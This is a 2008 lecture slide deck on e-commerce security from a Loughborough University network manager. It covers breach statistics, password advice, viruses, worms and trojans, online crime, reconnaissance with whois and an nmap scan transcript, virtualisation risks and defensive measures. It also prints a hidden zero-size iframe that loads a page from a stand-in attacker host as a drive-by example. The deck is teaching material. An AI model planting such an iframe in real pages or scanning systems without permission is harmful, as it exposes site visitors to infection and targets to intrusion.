


**Security Analysis
E-Commerce Security
2008**


**Matthew Cook
Network & Security Manager
Loughborough University**



Why bother?

- Keep you computer running
- Keep your documents safe
- Identity theft
- Spreading infection
- Data Integrity (DPA: Data Protection Act)

2



Why now?

- Computing has changed
- Ten years ago the Internet was very small, few connections, mainly dialup users.
- JANET connected UK Universities for the early 90s
- In 1998 Lboro connected to EMMAN
- Advent of broadband brings many, many more users on a fast connection.

3

Security Landscape

- 6% of companies have experienced a confidentiality breach.
- 13% have detected unauthorised outsiders within their network.
- 10% of websites that accept payments do not encrypt them.
- 52% do not carry out any formal security risk assessment.
- 67% do nothing to prevent confidential data leaving on USB.
- 78% of companies that had computers stolen did no encrypt.
- 79% are not aware of the contents of BS 7799/ISO 27001.

- 97% protect their website with a firewall.
- 99% back up their critical systems and data.

- BERR Information Security Breaches Survey 2008 (PwC)
- http://www.pwc.co.uk/pdf/BERR_2008_Executive_summary.pdf

The Easiest Security Improvement - Password

- Use a password with mixed-case characters
- Use a password with a mix of alpha-numerics and punctuation
- Use a password that is easy to type to avoid 'Shoulder Surfers'
- Use the first letters from song titles, song lyrics or film quotations
- <http://www.lboro.ac.uk/computing/doc/advice.html>
- Brute Force Password Cracking

Viruses

- Traditional viruses required human intervention.
 - Share it on floppy discs
 - Copy it
 - Email it
- Attached to programs, documents or emails.

Worms

- One stage on from viruses
- Auto replication
 - Open shares
 - Exploits in machines
 - Outlook Address book
- Eliminating the human interaction means whole computer networks can be compromised very swiftly.

7

Trojans

- Appears to be an innocent program
- Actually contains malicious code
- A keylogger?
- Sometimes difficult to discover

8

Reasons for Attack

- Personal Attacks
- Information theft and modification
- Experimentation
- Bandwidth theft
- DoS Botnets
- Warez servers
- Distribute Viruses, Worms and Trojans

9

Making Money?

- Internet malicious activity is to make money...
 - DoS.
 - Theft of data or information.
 - Sale of identities.
- Online gaming
 - In 2007 WoW had 8.5 Million users spending an average of 20 hours a week gaming.
 - Players/Avatars in WoW are worth money
 - Exchange rate 100 Gold = \$12
 - Applications are largely client based in RAM
 - WoW Trojan...

Sale of Stolen Goods

- Examples of virtual stolen goods, e-commerce for the bad guys
- David Philips, Malware in the Virtual World, 8th April 2008

The Global Mafia

- Organised crime is rife on the Internet.
- Hundreds of credit cards are available for just a few dollars.
- Where in the world?
 - Russia – Your personal identify
 - Brazil – Bank Account
 - China – Online accounts like WoW
- Russian Business network shutdown
 - Russia -> China -> Korea -> Thailand ->?

Gathering Information

- Companies House
- Internet Search (<http://www.google.co.uk>)
- Whois (<http://www.netsol.com/cgi-bin/whois/whois>)
- A Whois query can provide:
 - The Registrant
 - The Domain Names Registered
 - The Administrative, Technical and Billing Contact
 - Record updated and created date stamps
 - DNS Servers for the Domain

Nmap

```


ccmsc@escarpment.lut.ac.uk: /home/ccmsc
Password:
[root@escarpment ccmsc]# nmap -sS -O -p1-65535 geaini
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on geaini.lut.ac.uk (131.231.82.218):
(The 65526 ports scanned but not shown below are in state: closed)
Port      State  Service
135/tcp   open   lpc-srv
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
1025/tcp  open   listen
1026/tcp  open   ntern
1029/tcp  open   unknown
3306/tcp  open   mysql
3372/tcp  open   unknown
3389/tcp  open   rdp

Remote OS guesses: Windows Me or Windows 2000 RC1 through final release, MS Wind
ows2000 Professional RC1/W2K Advance Server Beta3, Windows Millenium Edition v4.
90.5000

Nmap run completed -- 1 IP address (1 host up) scanned in 32 seconds
[root@escarpment ccmsc]#
    
```


Nmap Analysis...

- TCP Connect Scan
- Completes a 'Three Way Handshake'
- Very noisy (Detection by IDS)



Nmap Analysis...

- TCP SYN Scan
- Half open scanning (Full port TCP connection not made)
- Less noisy than the TCP Connect Scan




IFRAME

- Most popular 'drive by' attack at the moment


```
<iframe src=http://bad_web_site.com/crack.html width="0" height="0" frameborder="0" </frame>
```

Extended Validation (EV) Certificates




- Introduced over a year ago.
- Started to appear on e-commerce sites over the last few months.
- Add an additional layer of protection against those trying to obtain certificates with fake credentials.
- Fairly expensive compared to a traditional certificate.


Topology



Proposed Solution



Routing Traffic



- Turn off Inspection Rules
 - Throughput the same
- Policy based routing
 - L3 switch
- Separate backup network
- Static route + network

How Secure?

- Can secure Virtual Machines exist on the same host?
 - Do you want to run your Web and SQL server on the same physical computer, even if virtualised?
 - Breaking out of the VM is possible
- Is automatic provisioning a good idea?
- Where is the traditional DMZ?
- Shared VM Services
 - Anti Virus
 - HIDS/HIPS



Network Implications

- Is the virtual network secure?
 - Does your IDS/IPS have visibility of the virtual switch?
 - Network probe guest VM?
 - Increased frequency of SSL based attacks
- Expectation that the network can deliver:
 - Speed requirements, does it make sense to virtualise high bandwidth applications?
 - Same IP Everywhere (VMotion)
 - Automated VLAN changes



Preventing Attack

- Firewall non essential services
- Ensure Operating Systems are patched
- Harden systems
- Install IDS, IPS and Tripwire/AIDE
- Filter incoming traffic (URLScan ModSecurity)
- Implement good systems architecture
- Implement a multilayered approach
- Encrypt and tunnel data
- Encrypt hard disc, is it enough?

Not just Computers

- Network appliances
- Printers
- Photocopiers
- Telephones
- Network switches, routers, firewalls
- Media servers

- Anything network connected...



Questions?
Matthew Cook
<http://escarpment.net/>
